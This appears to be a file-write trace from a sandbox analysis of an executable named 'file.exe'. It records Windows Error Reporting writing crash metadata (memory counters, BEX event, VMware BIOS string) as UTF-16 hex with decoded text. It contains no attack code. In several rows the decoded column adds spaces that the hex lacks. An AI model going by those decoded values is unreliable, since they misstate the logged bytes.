C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3014	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3018	2	09 00		success or wait	4	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3026	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 32 00 31 00 39 00 37 00 32 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7219721</Uptime>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3074	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3078	2	09 00		success or wait	4	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3086	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3164	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3168	2	09 00		success or wait	4	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3176	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3228	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3232	2	09 00		success or wait	4	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3240	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3284	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3288	2	09 00		success or wait	5	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3298	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3388	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3392	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3402	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3476	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3480	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3490	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 35 00 32 00 36 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>65263</PageFaultCount>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3566	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3570	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3580	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 33 00 30 00 38 00 34 00 38 00 30 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>123084800</PeakWorkingSetSize>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3680	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3684	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3694	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 32 00 37 00 33 00 32 00 35 00 34 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>122732544</WorkingSetSize>	success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3778	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3782	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3792	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 36 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11261 68</QuotaPeakPagedPoolUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3908	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3912	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	3922	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 35 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1065936</ QuotaPagedPoolUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4022	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4026	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4036	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90 184</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4160	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4164	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4174	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 39 00 39 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>79912< /QuotaNonPagedPoolUsage>	success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4282	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4286	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4296	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 39 00 37 00 34 00 30 00 38 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4497408</PagefileUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4374	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4378	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4388	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 36 00 34 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>46764032</PeakPagefileUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4482	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4486	2	09 00		success or wait	5	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4496	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 39 00 37 00 34 00 30 00 38 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>44974080</PrivateUsage>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4570	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4574	2	09 00		success or wait	4	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4582	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4628	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4632	2	09 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4638	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4680	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4684	2	09 00		success or wait	2	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4688	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4720	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4724	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4726	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4768	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4772	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4774	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4812	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4816	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4820	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4872	4	0d 00 0a 00		success or wait	9	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4876	2	09 00		success or wait	18	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	4880	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	5586	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	5590	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	5592	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	5632	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	5636	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	5638	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	5676	4	0d 00 0a 00		success or wait	6	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	5680	2	09 00		success or wait	12	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	5684	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6238	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6242	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6244	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6284	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6288	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6290	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6328	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6332	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6336	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6430	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6434	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6438	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bexsgb, Inc.</SystemManufacturer>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6544	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6548	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6552	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bexsgb7,1</SystemProductName>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6648	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6652	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6656	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6776	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6780	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6784	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 33 00 32 00 33 00 38 00 31 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613323815</OSInstallDate>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6866	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6870	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6874	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6976	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6980	2	09 00		success or wait	2	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	6984	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7052	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7056	2	09 00		success or wait	1	6D8A497A	unknown
